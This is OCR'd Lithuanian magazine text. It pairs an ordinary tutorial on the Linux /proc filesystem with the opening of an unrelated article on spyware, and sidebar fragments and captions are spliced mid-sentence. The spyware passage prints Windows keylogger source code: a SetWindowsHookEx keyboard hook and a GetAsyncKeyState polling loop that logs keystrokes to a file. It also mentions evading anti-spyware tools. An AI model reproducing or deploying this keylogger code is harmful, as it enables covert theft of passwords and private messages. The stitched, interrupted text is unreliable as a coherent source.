[Procesai ir jų viduriai] Jeigu jau *procfs* buvo kuriama kaip „procesų failų sistema", tai ir pradėsime būtent nuo šios funkcijos. Jeigu tu žvilgtelėtumei į katalogą */proc*, tai pamatytum daugybę katalogų, kurių pavadinimai sudaryti tik iš skaičių. Toks pavadinimas nurodo proceso PID, o pačiame kataloge saugoma su šiuo procesu (jo identifikatoriumi) susijusi informacija. Pavyzdžiui, informaciją apie procesą *init*, kurio PID visada lygus vienam, galima rasti kataloge */proc/1*. Yra ir dar vienas specialus su procesais susijęs katalogo elementas: */proc/self*. Ši nuoroda parodo tą procesą, kuris šiuo metu dirba su */proc* katalogu. Dabar pakalbėsime apie tokių katalogų turinį. Pirmoji byla, į kurią reikėtų atkreipti dėmesį: *cmdline*. Tai proceso paleidimo eilutė, t.y. programos pavadinimas ir jai perduoti argumentai. Jeigu šioje byloje nieko nėra, tai reiškia, kad procesas yra *swap*'e arba pavirto zombiu. Kataloge taip pat yra nuoroda su pavadinimu *exe*, rodanti į vykdomą bylą, kurią paleidus ir buvo pagimdytas šis procesas. Taip galima paleisti proceso kopiją. Dar dvi nuorodos *root* ir *cwd* rodo į proceso failų sistemos šaknį bei einamą darbinį katalogą. Labai naudingas gali būti bylos *environ* turinys, nes jame tu rasi proceso aplinką (paveldėtus aplinkos kintamuosius). Atkreipk dėmesį, kad bylos eilutės atskirtos ne naujos eilutės, o nuliniu simboliu (išmanantieji *C* supras, kodėl taip padaryta). Taigi norint bylos turinį pateikti patogiai skaitomu pavidalu, teks įvykdyti tokią komandą:

```
# cat /proc/PID/environ | tr „\0" „\n" | less
```

Jeigu jau pradėjome kalbėti apie procesų aplinką, tai derėtų paminėti ir katalogą *fd*, kuriame saugomos nuorodos į proceso atidarytas bylas. Nuorodos pavadinimas yra bylos deskriptorius. Kaip žinia, bet kurio proceso bylos deskriptoriai, kurių numeriai 0, 1 ir 2, yra standartiniai įvedimo, išvedimo ir klaidų išvedimo srautai. Taigi paprastai konsolinei programai visos trys bylos rodys į terminalinį įrenginį (*/dev/vc/** konsolei ir */dev/pts/** xterm'ui). Demonų atveju bylos rodys arba į */dev/null*, arba jų iš viso nebus (jeigu programa uždarė bylos deskriptorių). Žinant aukščiau išsakytus dalykus, galima prisigalvoti įdomių pramogų, pavyzdžiui, programos išvedimą nukreipti į jos įvedimo srautą:

```
# command > /proc/self/fd/0
```

Panaudojant *procfs* taip pat galima sužinoti, kokią adresų erdvę užima procesas. Tokia informacija prieinama byloje *maps*, kuri sudaryta iš eilučių. Kiekvienos eilutės formatas yra toks: adresų erdvė, teisės, poslinkis vykdomoje byloje, įrenginys, kuriame yra byla, bylos deskriptoriaus numeris, kelias iki vykdomos bylos arba bibliotekos. Ši byla labai naudinga, kai reikia sužinoti, kokias bibliotekas, iš kur ir kokiais adresais kraunasi procesas. Populiari programa *lsof* aktyviai naudoja būtent šiuos duomenis.
Statistiniai duomenys apie procesą pateikiami bylose *stat*, *statm* ir *status*. Pirmųjų dviejų formatas yra „žalias" (*raw*), kurį gana gerai įvaldę programuotojai, tačiau jokiu būdu ne paprasti vartotojai. O *status* tą pačią informaciją pateikia žmogui suprantamu pavidalu. Iš laukų pavadinimų lengva suprasti jų paskirtį, todėl šiuo atveju labiau nesigilinsiu.

[Aparatinis lygis] Pasinaudojus */proc*, galima daug sužinoti apie aparatūrą (geležį): informaciją apie įdiegtus procesorius, operatyvinę atmintį, PCI magistralę ir t.t. Visi duomenys pateikiami

Core byla — tai programos „lūžimo" metu (QUIT, ABRT, SEGV ir kiti signalai) branduolio sugeneruojama byla. Joje yra proceso atminties turinys (dump), kuris skirtas šio įvykio priežasčiai išaiškinti.

Šmaikštus BogoMIPS apibūdinimas: „Kiek kartų per sekundę procesorius gali nieko nedaryti".

realiu laiku. Tai reiškia, jog prie kompiuterio prijungus kokį nors *plug'n'play* įrenginį, tu tuojau pat su *procfs* galėsi apie jį susidaryti savo nuomonę. Iš pradžių žvilgtelėsim į bylą */proc/cpuinfo*, kurioje, kaip jau tikriausiai galima numanyti, saugoma informacija apie centrinį procesorių. Iš dėmesio vertų laukų paminėčiau štai ką: *vendor_id* — procesoriaus tiekėją identifikuojanti eilutė, *model name* — procesoriaus modelis (pavyzdžiui, *AMD Sempron(tm) 2600+*), *cpu MHz* — procesoriaus darbo dažnis (tikslumas iki tūkstantosios dalies), *cache size* — spartinančios atminties apimtis, *flags* — palaikomų instrukcijų rinkiniai (tokie, kaip MMX ir SSE). Taip pat žvilgtelėk į *bogomips* lauką — tai procesoriaus našumo pseudotestas.

Toliau pagal prioritetą, be jokios abejonės, eina informacija apie operatyvinę atmintį, kurią galima lengvai išgauti iš bylos */proc/meminfo*. Čia pakankamai daug laukų, o jų kiekis priklauso nuo opcijų, su kuriomis buvo sukompiliuotas branduolys (pavyzdžiui, *highmem*). Bendras operatyvinės atminties kiekis nurodomas lauke *MemTotal*. Nenustebk, jeigu tau čia truks 2–5 baitų, nes jie buvo panaudoti branduolio patalpinimui atmintyje ir todėl jie neprieinami vartotojiškoms programoms. Aš nė neaiškinsiu, kas yra *MemFree*, tuo tarpu laukai *Buffers* ir *Cached* yra ganėtinai įdomūs. Pirmasis parodo kietojo disko spartinančiajai atminčiai (*cache*) išskirtą atminties dalį, o antrasis atvaizduoja iš disko užkešuotų bylų kiekį. Informacija apie *swap* sritis yra laukuose *SwapTotal* ir *SwapFree*. Standartinė komanda *free* informaciją gauna būtent iš šios bylos.

```
08048000-080c2000 r-xp 00000000 03:06 18679      /usr/bin/mc
080c2000-080c6000 rwxp 00079000 03:06 18679      /usr/bin/mc
080c6000-0811d000 rwxp 080c6000 00:00 0
b7ca0000-b7ca1000 rwxp b7ca0000 00:00 0
b7ca1000-b7cb2000 r-xp 00000000 03:06 18833      /usr/share/locale/ru/LC_MESSAGES/mc.mo
b7cb2000-b7cc3000 r-xp 00000000 03:06 18833      /usr/share/locale/ru/LC_MESSAGES/mc.mo
b7cc3000-b7cd4000 r-xp 00000000 03:06 18833      /usr/share/locale/ru/LC_MESSAGES/mc.mo
b7cd4000-b7cdc000 r-xp 00000000 03:06 11281      /lib/libnss_files-2.3.4.so
b7cdc000-b7cde000 rwxp 00007000 03:06 11281      /lib/libnss_files-2.3.4.so
b7cde000-b7ce6000 r-xp 00000000 03:06 11283      /lib/libnss_nis-2.3.4.so
b7ce6000-b7ce8000 rwxp 00007000 03:06 11283      /lib/libnss_nis-2.3.4.so
b7ce8000-b7cfa000 r-xp 00000000 03:06 11278      /lib/libnsl-2.3.4.so
b7cfa000-b7cfc000 rwxp 00011000 03:06 11278      /lib/libnsl-2.3.4.so
b7cfc000-b7cfe000 rwxp b7cfc000 00:00 0
b7cfe000-b7d05000 r-xp 00000000 03:06 11279      /lib/libnss_compat-2.3.4.so
b7d05000-b7d07000 rwxp 00006000 03:06 11279      /lib/libnss_compat-2.3.4.so
b7d0f000-b7d3b000 r-xp 00000000 03:06 36127      /usr/lib/locale/ru_RU.koi8r/LC_CTYPE
b7d3b000-b7d3c000 r-xp 00000000 03:06 36122      /usr/lib/locale/ru_RU.koi8r/LC_NUMERIC
b7d3c000-b7d3d000 r-xp 00000000 03:06 36117      /usr/lib/locale/ru_RU.koi8r/LC_TIME
b7d3d000-b7d43000 r-xp 00000000 03:06 36126      /usr/lib/locale/ru_RU.koi8r/LC_COLLATE
b7d43000-b7d44000 r-xp 00000000 03:06 36130      /usr/lib/locale/ru_RU.koi8r/LC_MONETARY
b7d44000-b7d45000 r-xp 00000000 03:06 36123      /usr/lib/locale/ru_RU.koi8r/LC_MESSAGES/SYS_LC_MESSAGES
b7d45000-b7d46000 r-xp 00000000 03:06 36128      /usr/lib/locale/ru_RU.koi8r/LC_PAPER
b7d46000-b7d47000 r-xp 00000000 03:06 36115      /usr/lib/locale/ru_RU.koi8r/LC_NAME
b7d47000-b7d48000 r-xp 00000000 03:06 36119      /usr/lib/locale/ru_RU.koi8r/LC_ADDRESS
b7d48000-b7d49000 r-xp 00000000 03:06 36118      /usr/lib/locale/ru_RU.koi8r/LC_TELEPHONE
b7d49000-b7d4a000 r-xp 00000000 03:06 36121      /usr/lib/locale/ru_RU.koi8r/LC_MEASUREMENT
b7d4a000-b7d4b000 r-xp 00000000 03:06 36125      /usr/lib/locale/ru_RU.koi8r/LC_IDENTIFICATION
b7d4b000-b7d6c000 r-xp 00000000 03:06 11276      /lib/libm-2.3.4.so
b7d6c000-b7d6e000 rwxp 00020000 03:06 11276      /lib/libm-2.3.4.so
b7d6e000-b7d70000 r-xp 00000000 03:06 11275      /lib/libdl-2.3.4.so
b7d70000-b7d72000 rwxp 00001000 03:06 11275      /lib/libdl-2.3.4.so
b7d72000-b7d73000 rwxp b7d72000 00:00 0
b7d73000-b7da9000 r-xp 00000000 03:06 150        /lib/libncurses.so.5.4
b7da9000-b7db2000 rwxp 00035000 03:06 150        /lib/libncurses.so.5.4
b7db2000-b7ec8000 r-xp 00000000 03:06 11272      /lib/libc-2.3.4.so
b7ec8000-b7ec9000 ---p 00116000 03:06 11272      /lib/libc-2.3.4.so
b7ec9000-b7eca000 r-xp 00116000 03:06 11272      /lib/libc-2.3.4.so
b7eca000-b7ecd000 rwxp 00117000 03:06 11272      /lib/libc-2.3.4.so
b7ecd000-b7ecf000 rwxp b7ecd000 00:00 0
b7ecf000-b7ed1000 r-xp 00000000 03:06 10800      /lib/libcom_err.so.2.1
b7ed1000-b7ed2000 rwxp 00001000 03:06 10800      /lib/libcom_err.so.2.1
b7ed2000-b7ee9000 r-xp 00000000 03:06 10798      /lib/libext2fs.so.2.4
b7ee9000-b7eea000 rwxp 00016000 03:06 10798      /lib/libext2fs.so.2.4
b7eea000-b7f40000 r-xp 00000000 03:06 176        /usr/lib/libslang.so.1.4.9
b7f40000-b7f45000 rwxp 00056000 03:06 176        /usr/lib/libslang.so.1.4.9
/proc/2945/maps lines 1-48
```

Proceso *mc* byla *maps*

```
>>> cat /proc/stat
cpu  3183 0 973 234905 2640 455 51 0
cpu0 3183 0 973 234905 2640 455 51 0
intr 2694982 2422464 11231 0 0 3713 1 0 0 0 0 0 237823 0 0 19612 138
ctxt 207955
btime 1122560282
processes 5297
procs_running 2
procs_blocked 0
>> cat /proc/loadavg
0.00 0.00 0.00 3/48 5305
>> cat /proc/uptime
2437.83 2395.23
>> cat /proc/diskstats
   3    0 hda 8206 139644 361374 38395 11597 12642 193634 166600 0 31174 204995
   3    1 hda1 0 0 0 0
   3    2 hda2 8 58 1 8
   3    3 hda3 0 0 0 0
   3    5 hda5 1 8 0 0
   3    6 hda6 3158 165660 19945 159560
   3    7 hda7 55032 66464 1736 13776
   3    8 hda8 59048 59160 496 3856
   3    9 hda9 30492 69608 2058 16416
   3   10 hda10 67 70 1 2
   3   11 hda11 33 258 2 16
  22    0 hdc 24 120 576 527 0 0 0 0 0 527 527
>> █
```

Surenkame statistiką

Išsamios informacijos apie visus *Linux* krovimosi metu aptiktus PCI įrenginius tu rasi byloje */proc/pci*. PCI magistralė šiuolaikiniuose kompiuteriuose yra ne tik praplėtimo magistralė, tačiau ir kitų magistralių pagrindas (pavyzdžiui, USB), todėl */proc/pci* byloje be informacijos apie prijungtus įrenginius gali rasti duomenis apie įvairius valdiklius ir kitas magistrales. Primygtinai rekomenduočiau branduolyje įjungti opciją *Bus options* (PCI, PCMCIA, EISA, MCA, ISA) –> PCI *device name database*. Po šio pasikeitimo branduolys išsipūs 80–čia Kb, tačiau visi PCI įrenginiai vietoje *Unknown* turės prasmingus pavadinimus.

Informacija apie kitus įrenginius, kurie prijungti prie PS/2 (pelė, klaviatūra) ir USB lizdų, yra bylose */proc/bus/input/devices* ir */proc/bus/usb/devices*. Beje, tam, kad sistemoje būtų sukurta antroji byla, branduolys turėtų būti sukompiliuotas su opcija *Device Drivers –> USB support –> USB device filesystem*.

Dabar pereikime prie ACPI, kuri visų pirma yra maitinimo ir energijos suvartojimo valdymo sistema. *Procfs* sistemoje numatyta galimybė pervesti sistemą į įvairias daug energijos nevartojančias miego būsenas. Visos motininėje plokštėje galimos būsenos išvardintos byloje */proc/acpi/sleep*.

Dabar teks branduolyje aktyvuoti opciją *Power management options* (ACPI, APM) –> *acpi — ACPI... –> Sleep States*, kad būtų galima gauti galimybę valdyti ACPI būsenas. Norint gauti S4, prireiks opcijos *Power management options (ACPI, APM –> Software Suspend)*, taip pat į branduolio krovimosi opcijas reikia pridėti *resume=/dev/kur_tavo_swap*.

Pervesti kompiuterį į miego būseną labai paprasta. Pakanka į bylą */proc/acpi/sleep* įrašyti būsenos numerį, ką galima padaryti, pavyzdžiui, taip:

```
$ echo 3 > /proc/acpi/sleep
```

Ir paskutinis katalogo */proc* elementas, kurį aš noriu aptarti šiame skyrelyje: */proc/driver*. Paprastai trečiųjų šalių gamintojų

```
>>> cat /proc/modules
isofs 24388 1 - Live 0xc8c79000
udf 87876 0 - Live 0xc8d73000
snd_pcm_oss 50272 0 - Live 0xc8c80000
snd_mixer_oss 17920 1 snd_pcm_oss, Live 0xc8c6a000
ipt_state 1472 1 - Live 0xc8c4b000
ipt_REDIRECT 1664 1 - Live 0xc8c49000
iptable_nat 19996 2 ipt_REDIRECT, Live 0xc8c3f000
ip_conntrack 37976 2 ipt_state,iptable_nat, Live 0xc8b94000
iptable_filter 2176 1 - Live 0xc8b46000
ip_tables 20288 4 ipt_state,ipt_REDIRECT,iptable_nat,iptable_filter, Live 0xc8b62000
ohci_hcd 19784 0 - Live 0xc8b6e000
ehci_hcd 29896 0 - Live 0xc8c05000
usbcore 76544 2 ohci_hcd,ehci_hcd, Live 0xc8c56000
snd_intel8x0 29184 1 - Live 0xc8bfc000
snd_ac97_codec 74552 1 snd_intel8x0, Live 0xc8c2b000
snd_pcm 84616 3 snd_pcm_oss,snd_intel8x0,snd_ac97_codec, Live 0xc8c15000
snd_timer 22212 1 snd_pcm, Live 0xc8b68000
snd 48548 8 snd_pcm_oss,snd_mixer_oss,snd_intel8x0,snd_ac97_codec,snd_pcm,snd_timer, Live 0xc8b81000
soundcore 7520 1 snd, Live 0xc8b4d000
snd_page_alloc 7556 2 snd_intel8x0,snd_pcm, Live 0xc8b4a000
nvidia 3915772 12 - Live 0xc8fee000
ext3 102340 1 - Live 0xc8ba0000
jbd 54360 1 ext3, Live 0xc8b72000
ext2 43460 2 - Live 0xc8b54000
supermount 35988 1 - Live 0xc8943000
>> █
```

Visi moduliai kaip ant delno

tvarkyklės jame sukuria savo kampelį. Šio katalogo užpildymas smarkiai priklauso nuo branduolio konfigūracijos, todėl aš visa tai aprašysiu remdamasis savo mašinos pavyzdžiu. Pas mane čia yra byla *rtc*, atvaizduojanti to paties pavadinimo tvarkyklės darbo statistiką (*Real Time Clock* — realaus laiko laikrodis), bei katalogas *nvidia*, kurį sukūrė firminė kompanijos „nVidia" vaizdo plokščių tvarkyklė.

[Identifikacija] Ką visų pirma reikia sužinoti apie OS? — „Be jokios abejonės, versiją!" — atsako visi vieningai. Teisingai, informacija apie branduolio versiją ir sukompiliavimo laiką pateikiama byloje */proc/version* maždaug tokiu pavidalu:

```
Linux version 2.6.11 (root@localhost) (gcc version 3.4.3) #7 Sat Jul 23 16:08:26
YEKST 2005
```

Nori išsiaiškinti, su kokiais parametrais buvo užkrautas branduolys? Žvilgtelėk į bylą */proc/cmdline*.
Šiuo metu užkrautų modulių sąrašas saugomas byloje */proc/modules*. Jos formatas toks: modulio_pavadinimas dydis priklausomybių_kiekis — *Live* adresas_atmintyje. Priklausomybių kiekis — tai skaičius, kuris parodo, kiek kitų modulių priklauso nuo šio modulio. Komanda *lsmod* informaciją ima būtent iš */proc/modules*.
Visos branduoliui įkandamos failų sistemos išvardintos byloje */proc/filesystems*. Tiesą sakant, šis sąrašiukas gali pasirodyti šiek tiek ilgesnis, nei tu manai ;). Pavyzdžiui, pas mane sąraše yra *bdev*, *sockfs*, *pipefs*, *eventpollfs*. Kad branduolys veiktų teisingai, reikia jų visų. Kokios iš šių FS sumontuotos einamu metu, tau pasakys byla */proc/mounts*, kurios formatas identiškas */etc/fstab* konfigui. Informacija apie sumontuotas *swap* sritis pateikiama byloje */proc/swaps*.
Be aukščiau išvardintų bylų taip pat egzistuoja katalogas */proc/fs*, kuriame, *Unix* kūrėjų sumanymu, turėtų būti patalpinama bet kokia failų sistemų tvarkyklių informacija. Realiame gyvenime čia galima rasti tik informacija apie NFS tvarkyklę, *reiserfs* failų sistemą ir, jeigu įdiegtas atitinkamas pataisymų paketas, *no supermount*. Atkreipk dėmesį: jeigu tu nori gauti *reiserfs* statistiką, tau teks branduolyje įjungti opciją *File systems -> Stats in /proc/fs/reiserfs*.

[Tinklas] Visa tinklo statistika saugoma bylose, kurios yra kataloge */proc/net*. Einami susijungimai išvardinti *tcp*, *udp* ir *unix* bylose. Iš esmės čia pateikiama ta pati informacija, kurią galima pamatyti su *netstat*, tik branduolio soketų lentelės formatu. Tai reiškia, kad visi duomenys pateikiami šešioliktainiu formatu (įskaitant IP adresus ir jungtis), o susijungimų būseną identifikuoja skaičius. „Žalių" soketų lentelė yra byloje *raw*. Maršrutizavimo lentelės turinį galima rasti byloje *route*. Paprasto žmogaus akims maloni informacija saugoma tik dvejose bylose: *arp* ir *dev*. Pirmoji — tai ARP lentelė (IP ir MAC adresų atitikmenų lentelė), o antroje saugoma tinklo įrenginių statistika. Byla *dev* pateikiama kaip lentelė iš trijų sekcijų: tinklo sąsajos, priimtų ir perduotų duomenų statistikos. Antrosios ir trečiosios sekcijos formatai vienodi, jas sudaro šie stulpeliai: *bytes* — bendras perduotos/priimtos informacijos kiekis, *packets* — perduotų/priimtų paketų skaičius, *errs* — paketų su neteisingomis antraštėmis skaičius, *drop* — atmestų (pavyzdžiui, ugniasienės) paketų skaičius, *multicast* — transliuojančių paketų skaičius. Visą šią informaciją panaudoja *ifconfig*, kurią apdorojus išvedamas vartotojams priimtinas atsakymas.

[Branduolinė buhalterija] Pagrindinė statistinės informacijos susikaupimo vieta branduolyje yra byla */proc/stat*. Pirmoji eilutė, prasidedanti „cpu", atvaizduoja duomenis apie tai, kiek laiko procesorius išeikvoja vartotojiškų programų kodui vykdyti (pirmasis skaičius), branduolio kodui vykdyti (trečiasis skaičius), kiek laiko procesorius „miega" (ketvirtasis skaičius), kiek laiko laukia įvedimo/išvedimo operacijų įvykdymo (penktasis skaičius) ir kiek laiko sunaudojama pertraukimų apdorojimui (šeštasis skaičius). Likę stulpeliai nėra tokie įdomūs. Duomenys pateikiami šimtosiomis sekundės dalimis. Noriu pastebėti, kad normaliai veikiančioje sistemoje procesoriaus nieko neveikimo laikas bus keletą kartų didesnis už jo darbo laiką. Likusios eilutės nėra tokios įdomios, tačiau keletą iš jų aš vis dėlto pakomentuosiu. *Btime* — sistemos užkrovimo laikas sekundėmis, skaičiuojant nuo 1970 metų sausio 1. Processess — bendras nuo sistemos užkrovimo momento atsiradusių procesų kiekis.
Tokią daugeliui svarbią informaciją, kaip vidutinis procesoriaus apkrovimas, galima sužinoti iš bylos */proc/loadavg*. Daugelį naujokėlių jos turinys glumina. O iš tiesų čia viskas labai paprasta, nors ir neįprasta. Trys skaičiai parodo užduočių (procesų) kiekį, kurie laukė savo įvykdymo per paskutines 1, 5 ir 15 minučių. Taigi jeigu per minutę savo vykdymo laukė vidutiniškai mažiau nei viena užduotis, tai apkrovimas yra apie 5–10%, jeigu 2–3 užduotys — 80–90%, o 4–5 užduotys reiškia 100% apkrovimą. Daugelis programų, kurios apskaičiuoja procentinį procesoriaus apkrovimą, duomenis gauna būtent iš šios bylos.
Nuo užkrovimo momento praėjęs laikas yra byloje */proc/uptime*. Byloje yra du skaičiai: bendras laikas ir procesoriaus prastovos laikas. Atskaita fiksuojama sekundėmis. Pas mane antrasis skaičius vos šimtu mažesnis už pirmąjį :).


[Kas liko už kadro] O už kadro pas mus šiandien liko pseudobyla */proc/kcore*. Ji visą fizinę sistemos atmintį atvaizduoja *core* formatu, todėl leidžia realiu laiku analizuoti vidines branduolio struktūras. Norint pasinaudoti šia galimybe, reikia užkrauti derinimo informaciją priimantį branduolį (jis po sukompiliavimo įrašomas į išeities tekstų šaknį: */usr/src/vmlinux*) ir *root* vardu įvykdyti šią komandą:

```
$ gdb --core=/proc/kcore
```

Atkreipk dėmesį, jog ši byla nebus sukurta, jeigu branduolyje atjungta opcija *File systems -> Pseudo filesystems -> /proc/kcore support*.
Šiame straipsnyje aš taip pat praleidau branduolio našumo didinimą (*tuning*) */proc/sys* (arba *sysctl*) priemonėmis, tačiau tai jau atskiro straipsnio tema.

Pagrindinės ACPI miego būsenos

S1 — minimalus energijos taupymas, greitas prabudimas.
S2 — visi įrenginiai, išskyrus operatyvinę atmintį, pervedami į mažesnio energijos suvartojimo režimą.
S4 — operatyvinės atminties turinys išsaugomas *swap*'e, po to kompiuteris išjungiamas; kito užkrovimo metu branduolys *swap*'e saugomą informaciją perkelia atgal į operatyvinę atmintį.



050

„Spyware“ enciklopedija

Kaip ir ką vagia šiuolaikinės šnipinėjančios programos

ŠIANDIEN VISI VIENI KITUS ŠNIPINĖJA. REIKIA PASTEBĖTI, KAD TAME NĖRA NIEKO GERO. PRIVISO PROGRAMŲ, KURIŲ TIKSLAS VIENAS VIENINTELIS — IŠ KOMPIUTERIO RINKTI VISĄ ĮMANOMĄ INFORMACIJĄ IR JĄ KAM NORS IŠSIŲSTI. ŠIŲ PROGRAMŲ KLASĖ BUVO PAKRIKŠTYTA NUOSTABIU ŽODELIU *SPYWARE*. BEJE, TAME TAIP PAT NIEKO GERO. GERAI TIK TAI, KAD ŠIANDIEN MES IŠSIAIŠKINSIM, KOKIE BŪNA ŠIE NEMALONŪS ŠNIPINĖJIMO ĮRANKIAI, KAIP JIE REALIZUOJAMI IR KAIP NUO JŲ APSISAUGOTI.

Visų pirma griežtai apibrėžkime *spyware* sąvoką. *Spyware* — tai programa, kuri be vartotojo leidimo renka kokią nors kompiuteryje saugomą informaciją ir išsiunčia ją savo šeimininkui. *Spyware* kategorijai vienareikšmiškai galima priskirti įvairiausius keyloggerius, formgrabberius ir *Pinch* tipo slaptažodžių trojanus. Vis dėlto *AntiSpyware* programinės įrangos gamintojai tokio griežto apibrėžimo nesilaiko ir į savo signatūrų bazes prideda tokias programas, kurios jokiu būdu negali būti priskirtos šiai kategorijai (pavyzdžiui, *NetBus* tipo trojanai, kuriuose apie jokias šnipinėjimo funkcijas nė neužsimenama). Šiuo principu veikia *ZoneAlarm* ir *Outpost Firewall* (pastarajame toks modulis atsirado visai neseniai, išleidus 3.0 versiją) *AntiSpyware* moduliai, taip pat AVZ, *Trojan-Remover*, *Microsoft AntiSpyware* ir daugelis kitų programų. Tokių apsaugų suteikiama nauda gana abejotina. Jos veikia taip pat, kaip ir antivirusai, o tai reiškia, kad jos nemoka atpažinti naujų šnipinėjimo programų ir modifikuotų senų programų versijų. Be to, bet kuris antivirusas su signatūrine paieška su šia užduotimi susitvarko kur kas geriau už tokias programas.

Vis dėlto egzistuoja ir tokie *AntiSpyware* įrankiai, kurie remiasi ne konkrečių šnipinėjimo programų paieška, o bando aptikti jų veikimui būdingus požymius. Tokios programos užtikrina neblogą apsaugos lygį, o siekiant jas apeiti reikia aiškiai suvokti jų darbo metodus. Straipsnio pabaigoje aš išsamiai aptarsiu keletą tokių programų, o kol kas pabandykime išsiaiškinti, kokius būtent duomenis medžioja piktieji šnipai.

[Keyloggeriai] Keyloggeriai, arba dar kitaip vadinami klaviatūros šnipai, — *tai plačiausiai paplitęs šnipinėjimo programų tipas*. Šios programos atsirado dar seno gero DOS'o laikais, o dabar tarp keyloggerių realizacijų galima rasti tokių variantų, kurie skirti visoms *Windows* versijoms, *Linux* ir net BSD sistemoms. Kaip tu tikriausiai ir pats supranti, šios šnipinėjančios programos užsiima tuo, kad tyliai registruoja visą su klaviatūra (ir pele) įvedamą informaciją. Tai gali būti slaptažodžiai, tiek susirašinėjimas elektroniniu paštu, todėl šio *spyware* tipo aprėpiama sritis gana padori.

Windows sistemoje daugelis klaviatūros šnipų sukurti kaip nesudėtingas hukas (*hook*) ant vieno iš sisteminių įvykių. Tokiam hukui aktyvuoti naudojama funkcija *SetWindowsHookEx*. Siekiant perimti klavišų nuspaudimus, stebimi WH_GETMESSAGE arba WH_KEYBOARD įvykiai. Pirmuoju atveju huko *callback* funkcija gaus visus lango pranešimus, o antruoju — tik WM_KEYDOWN ir WM_KEYUP. Hukus apdorojanti procedūra turi būti *dll* bibliotekoje, kuri bus užkrauta su visais pranešimų eilę turinčiais procesais (tai visi GUI procesai). Po to lango pranešimas su *SendMessage* perduodamas į pagrindinį keyloggerio procesą, kur ir atliekamas logo išsaugojimas į diską arba jo persiuntimas tinklu. Hukas aktyvuojamas štai taip:

```
hHook = SetWindowsHookEx(WH_KEYBOARD, KeyboardProc, hInstance, 0);

Funkcija KeyboardProc atrodys maždaug taip:
LRESULT CALLBACK KeyboardProc(int code, WPARAM wParam, LPARAM lParam)
{
    if(code != HC_NOREMOVE)
    if(lParam < 0)
    if(code == HC_ACTION) {
        hwnd = FindWindow(szWindowClass, szWindowName);
        SendMessage(hwnd, WM_LOGGERB, wParam, lParam);
    }

    return CallNextHookEx(NULL, code, wParam, lParam);
}
```

Kaip matai, šį metodą labai paprasta įgyvendinti, tačiau jis turi rimtą trūkumą — tam būtina *dll* biblioteka. Dėl tokios *dll* bylos užkrovimo keiksis visos šiuolaikinės ugniasienės, todėl iš šio me-

todo mažai naudos, nors jis vis dar naudojamas daugelyje *spyware* programų.

Šią problemą galima išspręsti panaudojant funkciją *GetAsyncKeyState*, kuri jos iškvietimo momentu gauna informaciją apie klaviatūros būseną (kokie klavišai nuspausti). Funkcijai vietoje argumento perduodamas tikrinamo klavišo kodas, o ji grąžina klavišo būsenos kodą. Norint skenuoti visą klaviatūrą, mes turime periodiškai iškviesti *GetAsyncKeyState* su visų sekamų klavišų kodais ir stebėti jų būsenos pasikeitimus. Informacijos apie klaviatūros būseną saugojimui naudojamas 95 elementų masyvas, užpildytas tokio formato struktūromis:

```
typedef struct _VTABLE{
    int VIR_KEY;
    TCHAR Des;
} VTABLE;
```

VIR_KEY — tai tikrinamo klavišo kodas, o *Des* — klavišo būsena. Tokiu atveju klaviatūros skenavimo ciklą vykdantis kodas atrodytų štai taip:

```
for(i=0;i<94;i++)
if(GetAsyncKeyState(VKeys[i].VIR_KEY) & 0x00000001)
    if(GetAsyncKeyState(VKeys[i].VIR_KEY) & 0x8000000) {
        if((VKeys[i].VIR_KEY >=0x41) && (VKeys[i].VIR_KEY <=0x5A)){
            if(!( ( GetKeyState(VK_CAPITAL) & 0x000000001 ) ^
                ( GetKeyState(VK_SHIFT) <0 ) ) ) {
                wsprintf(KeyData,"%c",(TCHAR)tolower(VKeys[i].VIR_KEY));
    res=WriteFile(hFile,(LPCVOID)KeyData,1,&BW,NULL);
                if(res==0) SendMessage(hwnd,WM_DESTROY,0,0);
                break;
            }
        }

        if( (GetKeyState(VK_SHIFT) <0) && IsTrans(VKeys[i].VIR_KEY) ) {
            wsprintf(KeyData,"%c",(TCHAR)TransKey(VKeys[i].VIR_KEY));
            res=WriteFile(hFile,(LPCVOID)KeyData,1,&BW,NULL);
            if(res==0) SendMessage(hwnd,WM_DESTROY,0,0);
            break;
        }

        wsprintf(KeyData,"%s",VKeys[i].Des);
        res=WriteFile(hFile,(LPCVOID)KeyData,strlen(VKeys[i].Des),&BW,NULL);
        if(res==0) SendMessage(hwnd,WM_DESTROY,0,0);
}
```

Norint gauti pakenčiamą logą, šį ciklą reikia kartoti periodiškai kas 100 ms. Toks klaviatūros įvedimo sekimo būdas nereikalauja jokių bibliotekų, tačiau išsiskiria tam tikru nestabilumu, t.y. negarantuoja visų nuspaustų klavišų perėmimo.

Formgrabberiai

Formgrabberiai naudojami informacijai apie įvairių svetainių lankymo statistiką surinkti ir jose išsiunčiamai informacijai analizuoti. Grubiai šnekant, jie perima viską, ką vartotojas įveda naršyklėje matomose formose.

